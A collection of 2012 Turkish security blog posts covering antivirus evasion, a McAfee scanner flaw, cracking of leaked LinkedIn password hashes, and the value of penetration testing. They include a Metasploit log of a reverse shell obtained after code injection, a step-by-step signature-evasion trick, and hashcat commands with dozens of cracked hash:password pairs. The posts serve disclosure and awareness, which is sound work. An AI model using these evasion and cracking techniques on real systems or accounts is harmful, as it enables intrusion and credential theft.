Örnek olarak en güncel imzalara sahip NOD32 Antivirüs yazılımı kurulu olan sisteme belirtilen bir web adresinden ham kodu indiren ve hedef işleme (process) kod enjeksiyonu yapmak için hazırlanmış olduğum [Code Injection Tool](http://www.mertsarica.com) aracı ile enjeksiyon yapalım ve mutlu sona ulaşalım.





```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.201.131:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.201.128
[*] Meterpreter session 3 opened (192.168.201.131:4444 -> 192.168.201.128:1311) at 2012-08-03 11:20:19 +0300

msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Kod enjeksiyonu için geliştirmiş olduğum [Code Injection aracı](#)burada yer alan adımları harfiyen yerine getirmektedir. Aracın VirusTotal raporuna da [buradan](#) ulaşabilirsiniz. Programın işlevi, belirtilen web adresinden indirdiği kodu yine belirtilen PID veya işleme (process) enjekte etmek ve çalıştırılmasını sağlamaktır.

Sonuç olarak mantıklı ve anlamlı imza setine sahip olmayan Antivirüs yazılımlarının çok zaman ve efor sarfetmeden birdirbir oynarcasına atlatılması mümkündür. Konuyu kısaca özetleyen videoyu izlemenizi tavsiye eder, herkese güvenli günler dilerim...

Babana Bile Güvenme

Source: <https://www.mertsarica.com/babana-bile-guvenme/>

By M.S on July 11th, 2012



[For English, click here.](#)

Günümüzün imza tabanlı teknolojilerinden biri olan Antivirüs yazılımlarına körü körüne güvenmekte, onların da birer yazılım olduğunu ve her yazılım gibi onların da hataları, zafiyetleri olabileceğini çoğunlukla göz ardı etmekteyiz. Halbuki Antivirüs dediğimiz yazılımlar aslında belli bir imza setine göre (sezgisel tarama hariç) hedef dosyaları incelemekte ve doğası gereği hedef dosya üzerinde yapılan basit değişikliklerden (misal kodlama/encode, paketleme) sistem üzerinde yapılan daha karmaşık değişikliklere (misal [tasarimsal hataları istismar etme](#)) kadar çeşitli yöntemler ile çoğu zaman kolaylıkla atlatılmaktadırlar. Çoğunlukla kodlama ile atlatma yöntemlerine sıkça rastladığımız bu günlerde tasarimsal veya mimari hatalardan, zayıflıklardan faydalanarak atlatma yöntemlerine çok sık rastlanmamaktadır.

Geçtiğimiz günlerde zararlı bir yazılım analizi gerçekleştirirken McAfee VirusScan Enterprise Antivirus yazılımında raporlamadan zararlı yazılım tespitine kadar iki önemli noktada tutarsız sonuçlar üretmesine neden olan bir hata,zafiyet keşfettim. Yaptığım incelemeler neticesinde bu hatanın/zafiyetin, antivirus yazılımında bulunan ayrıştırıcının (parser) dosyaları incelerken özel bir satırı dikkate almasından kaynaklandığını düşünüyorum.

Hataya neden olan bu gizemli satır nedir diye soracak olursanız, HTTP protokölüne ait bir başlık (content-disposition ve filename) ile ZIP dosyasının başlığının (header) birleşiminden oluşan bir satır olduğunu söyleyebilirim;
Content-Disposition: inline; filename=setup.exe....PK.....

Normalde web ile ilişkili dosyaları (misal html) bu şekilde ayrıştırmasını beklediğimiz Antivirus yazılımı her ne hikmetse incelediği tüm dosyalarda da bu gizemli satırı dikkate alarak dosya üzerinde inceleme gerçekleştirmektedir. Durum böyle olunca da bu gizemli satırı kullanarak zararlı bir yazılımı bu antivirüs yazılımından kaçırmak, hatalı aksiyon raporu üretmesini (sildim dediği bir zararlı yazılımı aslında silememesi) sağlamak ve durum raporunda sahte dosya ismi göstermesini sağlamak mümkün olmaktadır.

Bu hatanın, zafiyetin istismar edilebileceği senaryolardan bazılarının üzerinden kısaca geçecek olursak;

- Örneğin internetten [temin](#) ettiğimiz o meşhur Aurora istismar kodunun başına bu sihirli satırı ekleyip taratacak olursak antivirus yazılımı tarafından tespit edilemediğini görebiliyoruz.

- Bunun dışında iki adet zararlı yazılım ile gerçekleştirebileceğimiz başka bir senaryoda ise zararlı yazılımlardan bir tanesi [Contagio Malware Dump](#) sitesinden temin ettiğimiz APT_1104statment.pdf zararlı PDF dosyası diğeri ise Honeypot sistemi üzerinden temin ettiğimiz ve Blackhole istismar kiti tarafından kullanılan 55993.jar zararlı JAR ([CVE-2012-0507](#)) dosyası olsun. Her iki dosyayı da ayrı ayrı bu antivirüs yazılımı ile taratacak olursak antivirüs yazılımın başarıyla bu zararlı yazılımları tespit ettiğini görebiliyoruz ancak sihirli satırı JAR dosyasının başına ekledikten ve iki dosyayı tek bir zip dosyası haline çevirdikten sonra taratacak olursak sadece 55993.jar dosyasının tespit edildiğini diğer dosyanın ise tespit edilemediğini görebiliyoruz. Ayrıca her ne kadar antivirüs yazılımı bize 55993.jar dosyasının silinmiş olduğunu söylemiş olsa da zip dosyasının içine baktığımızda aslında dosyanın birebir orada olduğunu görebiliyoruz.
- Son olarak [Contagio Malware Dump](#) sitesinden temin ettiğimiz APT_1104statment.pdf zararlı PDF dosyasının başına sihirli satırımızı koyacak ve filename kısmına istediğimiz değeri belirtecek olursak tarama sonucunda zararlı yazılımın adının dosya adından farklı olarak görüntülediğini ve raporlandığını görebiliyoruz.

Özellikle istismar kitlerinin (exploit kits) sıfıncı gün zafiyetlerini istismar ettiği, güçlü gizleme (obfuscation) yöntemlerine başvurarak kendilerini imza tabanlı saldırı tespit ve zararlı yazılım tespit teknolojilerden başarıyla gizleyebildiği şu günlerde, yazılımlarda yapılan bu tür basit hatalar da, kullanıcıların kolaylıkla kandırılmasına ve zararlı yazılımların sistemlere daha kolay bulaşmasına imkan tanıyabilmektedir. Tavsiyem sadece ve sadece istemci sistemlerinde çalışan imza tabanlı teknolojilere güvenmek yerine ilave olarak ağ trafiğinin gözlenmesine yönelik modern teknolojilerden de (kum havuzu analizi gerçekleştirebilen ağ güvenlik izleme cihazları) faydalanılması olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Hackedin

Source: <https://www.mertsarica.com/hackedin/>

By M.S on June 7th, 2012



Bildiğiniz üzere geçtiğimiz gün 150 milyondan fazla üyesi bulunan [LinkedIn](#) sosyal ağının hacklendiği, 6.46 milyon üyesine ait olduğu öne sürülen ve içinde SHA-1 ile hashlenmiş şifreleri barındıran dosyanın bir Rus sitesinde [keşfedildiği](#) ortaya çıktı. Benim gibi milyonlarca üye haberi duyar duymaz apar topar şifrelerini değiştirmek için zamanla yarışmaya başladı. Her ne kadar dosya içinde SHA-1 ile hashlenmiş şifreler dışında başka bir bilgi yer almamış olsa da LinkedIn'i hack eden art niyetli bilgisayar korsanlarının (black hat) başka hangi bilgileri ele geçirdiği bilinmiyor. (Her ne kadar şifremizi değiştirmiş olsakta SHA-1 ile hashlenmiş olan şifrelerin hangi zafiyetin istismar edilmesi ile ele geçirildiği bilinmediği için art niyetli bilgisayar korsanlarının tekrar bu bilgileri ele geçirip geçiremeyecekleri bilinmiyor bu nedenle olay netlik kazanana dek LinkedIn üyelerinin şifrelerini kendi güvenlikleri için gün aşırı değiştirmeleri yerinde olur.)

Bildiğiniz gibi art niyetli bilgisayar korsanlarının (black hat) bu bilgileri ele geçirdikten sonra yapacakları ilk iş SHA-1 ile hashlenmiş şifreleri orijinal yani okunabilir haline (password recovery) çevirmektir bu nedenle şifre seçerken sözlükte yer almayan kelimelerin kullanılması (oluşturulan şifrenin büyük ve küçük harf, özel karakter (\$, #, ? vs.) içermesi ve 8 haneden uzun olması tavsiye edilir) bu tür vakalarda çalınan, ele geçirilen şifrelerin okunaklı halini (clear text) art niyetli kişilerin eline geçmesini oldukça zorlaştırmaktadır. Art niyetli bilgisayar korsanlarının internette temin ettikleri herhangi bir Türkçe sözlük ile hashlenmiş bu şifrelerin kaç tanesini orijinal haline çevirebileceklerini öğrenmek için aynı yöntemi izlemeye ve zayıf şifreleri tespit etmeye karar verdim.

Şifre kırma işlemi için hem hız hem de performans açısından başarılı bulduğum ve güvenlik testlerinde kullandığım [hashcat](#) aracını, sözlük dosyası olarakta [2010 yılında](#) TDK Büyük Türkçe Sözlük'ten faydalanarak oluşturmuş olduğum hem Türkçe karakterleri içeren hem de içermeyen iki ayrı Türkçe sözlük dosyasından (dictionary file) faydalandım.

İşleme başlamadan önce SHA-1 ile hashlenmiş şifreleri içeren dosyayı incelediğimde 40 bayt (byte) olan SHA-1 hashlerinden (160 bit) bazılarının ilk 5 baytının 00000 olduğunu gördüm. Bunun sebebinin LinkedIn'i hackleyen art niyetli kişi veya kişilerin orijinal haline çevirebildikleri şifreleri bu şekilde işaretlediği tahmin ediliyordu. 6.5 hashlenmiş şifrenin 3.5 milyonunun bu şekilde olması şifre kırma araçlarının sadece geriye kalan 3 milyon hash üzerinde şifre çevirme işlemini gerçekleştirebilmesi anlamına geliyordu çünkü 00000 ile başlayan bir hash bu araçlar tarafından tanınmadığı için aslında çöpten başka birşey değildi ancak dün akşam hashcat'in bu 5 haneyi de şifre çevirme işlemine dahil edebilen özel bir [sürümü](#) yayınladı.

Bu sürüm ile hashcat'in herhangi bir [kuralından \(attack modes\)](#) faydalanmayarak gerçekleştirmiş olduğum ilk testte aracın 6458020 hash'in 3355 tanesini (%0.05) başarıyla orijinal haline çevirebildiğini gördüm.

```
C:\Windows\system32\cmd.exe
C:\hashcat>hashcat-cli32.exe --hash-mode 150 --output-file C:\hashcat\linkedin_t
r.txt C:\hashcat\combo_not.txt C:\hashcat\sozluk.txt C:\hashcat\sozluk_tr_karak
ter.txt
Initializing hashcat v0.39 by atom with 8 threads and 32mb segment-size...

NOTE: press enter for status-screen

Added hashes from file C:\hashcat\combo_not.txt: 6458020 (1 salts)
Input.Mode: Dict (C:\hashcat\sozluk.txt)
Index.....: 1/1 (segment), 190775 (words), 1897264 (bytes)
Recovered.: 3355/6458020 hashes, 0/1 salts
Speed/sec.: 32.49k plains, 32.49k words
Progress...: 190775/190775 (100.00%)
Running...: 00:00:00:06
Estimated.: ---:---:---:---
Input.Mode: Dict (C:\hashcat\sozluk_tr_karakter.txt)
Index.....: 1/1 (segment), 190775 (words), 1897264 (bytes)
Recovered.: 3355/6458020 hashes, 0/1 salts
Speed/sec.: 490.39k plains, 490.39k words
Progress...: 190775/190775 (100.00%)
Running...: ---:---:---:---
Estimated.: ---:---:---:---
Started: Thu Jun 07 18:32:43 2012
Stopped: Thu Jun 07 18:33:02 2012
```

```
C:\hashcat\linkedin_tr.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window 2
X

linkedin_tr.txt
1 00000926399ae73ef6948079549627b9265b0621:gardas
2 0000037f51e3517e781c00e3e6848658deef1fbf2:dalyarak
3 00000b9f978e58c0b07fe7a4b3d36edf5d422b2:kefrem
4 000000dc23b335db8a3520f941b99e70663137ca:oktemer
5 000006e161e6bee2f14740099c4bee5247929999:abrakadabra
6 00000828f6da8168882cc29a11cc204de197f576:musafir
7 00000cb580e8bb114e72d418d8538b13066d4afe:guduru
8 000005664cd7b0288244497994d0c78a87d64f9e:simile
9 0000053abb2adb214fb787b1c3da980ee176e00:uterus
10 0000072b980b06a39e90315dff30d8e258078a00:dokdok
11 0000028497ebf8b5b25accb0a172fb3f35e59ed7:kehlibar
12 00000790eab543aba41eaf2cd498d26d5add9de:oludeniz
13 0000013f31fd924489eaa6ccbdad7a40be253e6d:abrama
14 00000e9d781819275a51ba8f92f557a9f112d46f:musaib
15 00000d3ddcf994760ba195d0c3411c11668e036:gukguk
16 00000023101df495b386f1f690b7c5f0340c0312:simine
17 0000044106101fe1f6623eeca29307c8a332c1:utopie
18 000001c9eeca9e3cc432fe9dbd36f82ce8e0ffbae:doktor
19 00000be9264d0f2b1272f6fcc333eld1421677ee:kekule
20 e81fc2e65d78f7062621eeed2a94258b34a6471a:omerhacili
21 00000689b6f956679c1b2277cacb8702590a370d:absent
22 00000a9b96568c2b50470fc36ff8271cf85d9515:muslim
23 00000fe562a3587ad37008dffa6485aff5b153a:simsim
24 000006f2fe99de74862e3a6c4a69387b6c381c69:gulguili
25 000001f524b9bcc9d903a87afface50775d9a30c:uveitis
26 00000a7d112cb6cfaa0df7aa84505ad4f016716a:dokucu
27 000008d64df5cfeda4886976bea3f23049ae364a:kelaynak
28 0000037d581bd259c6b48be429d8790360934e10:odemis
29 000009f6c275d7485e7af424499d3b2448f84db6:absinthe
30 0000001b8ebca47a8b6ba751e96020e2ed6afce9:muspet
31 000003cca0039dc1e64637055a5a0ca5835ddb2c:simsiyah
32 0000088deff38aa592ec770f09349d6e087ee894:gunlar
33 000008fae14bf759cb7b72c0f93d00bd6bfff74c:uyanik
34 00000cf526384c3b0e091e90bf417a17a285ae59:dolani
35 000006c94ebd02ad93312343bbcef0a2b833a760:kelebek
36 00000f485d72a48dfee0834940bf07753a8d26c9:onemais
37 0000002562d6ad7006c2cadd90a4f811585e164:aktuerya
38 000009c89024062fa2cb89060a624e662a30942d:Mustak
39 000002a225b110f16f63b14f6fffaebf015891af:simulator

Normal text file length: 163526 lines: 3356 ln: 3356 Col: 1 Sel: 0 UNIX ANSI JMS
```

Combinator kuralından (sözlükte yer alan her bir kelimenin bir diğeriyle birleştirilerek de kullanılması) faydalanarak gerçekleştirmiş olduğum ikinci testte ise aracın 6458020 hash'in 11953 tanesini (%0.18) başarıyla orijinali haline çevrilebildiğini gördüm.

```
C:\Windows\system32\cmd.exe
C:\hashcat>hashcat-cli32.exe --hash-mode 150 --output-file C:\hashcat\linkedin_t
r.txt --rules-file C:\hashcat\rules\combinator.rule C:\hashcat\combo_not.txt C\
hashcat\sozluk.txt C:\hashcat\sozluk_tr_karakter.txt
Initializing hashcat v0.39 by atom with 8 threads and 32mb segment-size...

NOTE: press enter for status-screen

Added hashes from file C:\hashcat\combo_not.txt: 6458020 (1 salts)
Added rules from file C:\hashcat\rules\combinator.rule: 40
Input.Mode: Dict (C:\hashcat\sozluk.txt)
Index.....: 1/1 (segment), 190775 (words), 1897264 (bytes)
Recovered.: 11953/6458020 hashes, 0/1 salts
Speed/sec.: 308.85k plains, 7.72k words
Progress...: 190775/190775 (100.00%)
Running...: 00:00:00:24
Estimated.: ---:---:---:---
Input.Mode: Dict (C:\hashcat\sozluk_tr_karakter.txt)
Index.....: 1/1 (segment), 190775 (words), 1897264 (bytes)
Recovered.: 11953/6458020 hashes, 0/1 salts
Speed/sec.: 591.75k plains, 14.29k words
Progress...: 190775/190775 (100.00%)
Running...: 00:00:00:13
Estimated.: ---:---:---:---
Started: Thu Jun 07 18:29:13 2012
Stopped: Thu Jun 07 18:30:05 2012
```

```
C:\hashcat\linkedin_tr.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window 2
linkedin_tr.txt
1 00000894deabd296af97fe38cea50966516944e:gadar123
2 00000926399ae73ef648079549627b9265b0621:gardas
3 00000033fc78770efc16bca3eb43d13011e5d9:geter1
4 00000eeb65c9d9b628796c3e690703726f58ee1:gol1123
5 000001aee83f70a2a64b578b408b6c44818a947:gomsul
6 0000037f51e3517e781c00e96848658dee1fbbf2:dalylarak
7 0000001e8db32748f625a758448b8e783fd4ec3:goser1
8 00000c2117fac16668334d396f9957dca8ff1109:akse11
9 00000245b6195b9c7100csecb686b8ce5c75008d:kear123
10 00000f9ealc5ab2df3d08da824d2d9626d3d24f6:goser123
11 000007c275290cfe91691d7ea49e93ee92a6eebd:dam123
12 000005664cd7b028824497994d0c78a87d64f9:simile
13 00000c6fcfb36d746e777231cb295cb228fc44a:akse12007
14 00000041b0558e29164c4d8878208ae211ec35c8:gudu123
15 00000b9f978e58c0b07fe74b3d36ed6fd422b2:kefre1
16 0000082f6da8168882cc29a11cc204de197f576:musafir
17 000005ab2c16258aa379483672d1dc6c52a6a04d:usda2008
18 0000016dc714679cc9c6bd07673cc4a97e225bfb:usda2008
19 0000095d334fbb134c810729eb94a4f5ca590a9:above1
20 00000c7d23a34896bc108873871b4b3974a45692:gudu2007
21 000008def5eb90934e132c1bdbba8daa4654661:doha123
22 00000bf622ef93b0a211cd0fd028dfdcf7a39e:user123
23 000008854c6264de8793979dbbd3ace0288c7030:okok123
24 00000a4d0001b8c4728173462da6e75d3c8b21:simis1
25 0000021769eaffd73a6eda4e1afe0b0f3d174bd:abri11
26 00000cfc8efa0bbfe7de62c6abe567a8841d2540:kehl123
27 00000e9d781819275a51ba8f92f557a9f112d46f:musaib
28 00000640538c8ac8035c4960a8ecceaa011e4eb0:doha2008
29 00000ddae9a7e0859dedc557605cd9470dd46c06:user2007
30 00000cb580e8bb114e72d418d8538b13066d4afe:guduru
31 00000023101df495b386f1ef90b7c5f034c0312:simine
32 0000003d63d51e228dec45dc037859726da40cc6:abri12008
33 0000028497ebf8b5b25accb0a172fb3f35e59ed7:kehl123
34 0000072647a04799c16399e53df68f072efbc878:doha2009
35 000000dc23b35db8a3520f841b99e70663137ca:oktemer
36 000009c33f410fb5707b2ae199d116ef38662b93:usta123
37 000003f34c88a7a696fed84353ff47c3881533d1:abra123
38 00000a9b95558c2b50470fc35ff8271cf85d9515:musalim
39 00000e92c05bdac9a7aa60e1180efb4b3bf0e66a:dok123
Normal text file length: 585879 lines: 11954 Ln: 3337 Col: 18 Sel: 0 UNIX ANSI JMS
```

Sözlükte yer alan basit kelimelerin şifre olarak kullanılması durumunda şifrelerin art niyetli bilgisayar korsanları tarafından çok kısa sürede internetten temin edilebilen sözlükler ile rahatlıkla kırılacağına hiçbir zaman unutmayın ve olabildiğince güçlü şifreler (oluşturulan şifrenin büyük ve küçük harf, özel karakter (\$, #, ? vs.) içermesi ve 8 haneden uzun olması) kullanmaya gayret edin.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Güvenlik Testlerinin Önemi

Source: <https://www.mertsarica.com/guvenlik-testlerinin-onemi/>

By M.S on June 1st, 2012



Hayatımızı dijital ortamlarda sürdürmeye başladığımız bu çağda kişisel verilerimize verdiğimiz önem de git gide artmaktadır. Art niyetli kişiler tarafından firmalardan çalınan müşteri bilgilerinin çeşitli sitelerde sayfa sayfa yayımlandığı ve/veya para karşılığı satıldığı şu günlerde müşteri olarak dijital ortamda aldığımız hizmetlerden kullandığımız uygulamalara kadar bir çok noktada güvenliği ister istemez sorgular ve güvenliğimize önem verdiğini bildiğimiz, duyduğumuz ve güvendiğimiz firmalar ile çalışır hale gelmiş bulunmaktayız.

Müşteriler tarafından güvenliğin sorgulanır hale geleceğini, yılda bir veya iki defa güvenlik testi yaparak veya güvenlik testi hizmeti alarak müşteri güvenliğinin sağlanamayacağını, güvenliğin kurumsal rekabet gücünü arttıran bir unsur olacağını öngören vizyoner firmalar yıllar öncesinden güvenliğe yatırım yapmaya başladılar. Sadece güvenlik cihazlarına ve yazılımlarına yatırım yapmakla kalmayıp ethical hackerlar, sertifikalı siber güvenlik uzmanları istihdam ederek, yetiştirerek özellikle güvenlik testleri (vulnerability assessment, penetration testing) başta olmak üzere uzmanlık isteyen birçok alanda (Bilgisayar Olayları Müdahale, Adli Bilişim Analizi vb.) kendilerinden de faydalanmaya başladılar.

Bu vizyona sahip olmayan firmalar güvenlik testlerini, güvenlik zafiyeti tespit eden ve raporlayan Nessus ve benzeri araçlar ile, aynı zamanda sistem yöneticiliği de yapan veya on işi birden yürüten bir çalışanın yan iş olarak da yapabileceği sıradan bir iş olarak görürlerdi ancak ne zaman ki sistemleri, uygulamaları, altyapıları art niyetli kişilerin hedefi olmaya ve kayıplar yaşanmaya başladı işte o zaman güvenlik testlerinin hackerların bilgi ve becerilerine sahip olmayan çalışanlar tarafından gerçekleştirilmesi durumunda yapılan testin firmaya tam anlamıyla bir katma değer sağlamadığını tecrübe ederek öğrenmiş oldular.

Müşteri açısından bakıldığında eğer bir firma bünyesinde siber güvenlik uzmanı, ethical hacker bulunduruyor ise müşterilerine verdiği mesaj çok açıktır, "Güvenliği(m/m)iz için çalışıyoruz". (Örneğin Google firmasının güvenliğe verdiği önem, [Tavis Ormandy](#), [Michal Zalewski](#) gibi güvenlik dünyasından iki önemli isme bünyesinde yer verdiğinden rahatlıkla anlaşılabilmektedir.) Bunun nedeni hackerların (black hat, grey hat) sahip oldukları bilgi ve beceriler ile güvenlik testi gerçekleştirebilen bu uzmanlar, hackerların gözüyle sistemleri, uygulamaları, ağları denetleyebilmekte, güvenlik zafiyetlerini tespit edebilmekte, zafiyetleri ortadan kaldırmak için çözüm önerileri üretebilmekte kısaca firmanın hack edilme dolayısıyla müşteri bilgilerinin çalınarak kötüye kullanılma ihtimalini en aza indirebilemektedirler. Ayrıca bu uzmanlar güvenlik testi gerçekleştirmenin yanı sıra dış firmadan alınacak güvenlik testi hizmeti için firma seçiminde (penetrasyon testi hizmeti adı altında sadece Nessus çıktısı veren firmaların elenmesi) ve hizmetin değerlendirilmesinde

(hatalı risk derecelendirmesinin tespiti (düşük seviyedeki bulguların yüksek seviye olarak raporlanması), hatalı (false positive) bulguların tespiti) katkı sağlamaktadırlar.

Firma açısından bakıldığında zaman zaman ise güvenlik testlerinin aslında bir firma için birden fazla artısı bulunmaktadır. Güvenlik testleri;

- Firmanın hacklenme ihtimalini büyük oranda azaltır.
- Firma içinde güvenlik farkındalığını artırır.
- Riskli noktaların tespit edilmesini sağladığı için risk yönetimi yapılmasını sağlar.
- Hacklenmek, firmaların itibarını ve marka değerini zedeleyebildiği gibi iflaslarına da neden olabilmektedir bu nedenle güvenlik testleri iş sürekliliğinin sağlanmasına yardımcı olur.
- [ISO 27001](#), [PCI DSS](#) gibi standartlar yılda en az bir defa güvenlik testi yapmayı zorunlu tuttuğu için bu tür standartlar ile uyumlu olmaya yardımcı olur.

Sonuç olarak günümüzde sadece güvenlik teknolojilerine yatırım yapan, bünyesinde siber güvenlik uzmanı, ethical hacker bulundurmayan veya yetiştirmeyen firmaların, uzun vadede, sürekli artış gösteren siber tehditler karşısında ayakta kalması, müşterilerine güvenli hizmetler ve ürünler sunması, rakipleri ile rekabet etmesi ve piyasada tutunması oldukça zordur. Umarım çağın gerisinde kalmış olan bu firmalar en kısa zamanda bu uzmanları istihdam etmeye başlayarak hem bizler yani müşteriler hem de kendileri için çağa ayak uydurarak güvenli hizmetler/servisler vermeye, uygulamalar, ürünler geliştirmeye başlarlar.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Android Uygulamalarında Güvenlik Testi

Source: <https://www.mertsarica.com/android-uygulamalarinda-guvenlik-testi/>

By M.S on May 21st, 2012






Şubat ayında Gartner tarafından yayımlanan bir rapora göre dünya genelinde 2011 yılının 4. çeyreğinde satılan akıllı telefonların %50.9'unda Android işletim sisteminin, %23.8'inde ise IOS işletim sisteminin kurulu olduğunu görüyoruz. Web siteleri, uygulamaları üzerinden vermiş oldukları hizmetlerin tamamına yakını mobil uygulamalar ile mobil platformlar üzerinden de vermek için uğraş veren irili ufaklı birçok firma, eskiden sadece iOS için uygulama geliştirirken pazar payını bu kadar yükselten Android karşısında kayıtsız kalamayarak Android işletim sistemi için de (misal [Instagram](#)) uygulama geliştirmek durumunda kaldılar.

iOS işletim sistemi için geliştirilen uygulamalara kıyasla Android işletim sistemi için geliştirilen uygulamaların kaynak koduna çevrilebilir olması, ücretsiz ve platform bağımsız bir emulator sayesinde daha kolay analiz edilebilir olması beraberinde art niyetli kişilerce de güvenlik zafiyetlerinin daha kolay tespit edilebilmesine ve istismar edilebilmesine imkan tanımaktadır.

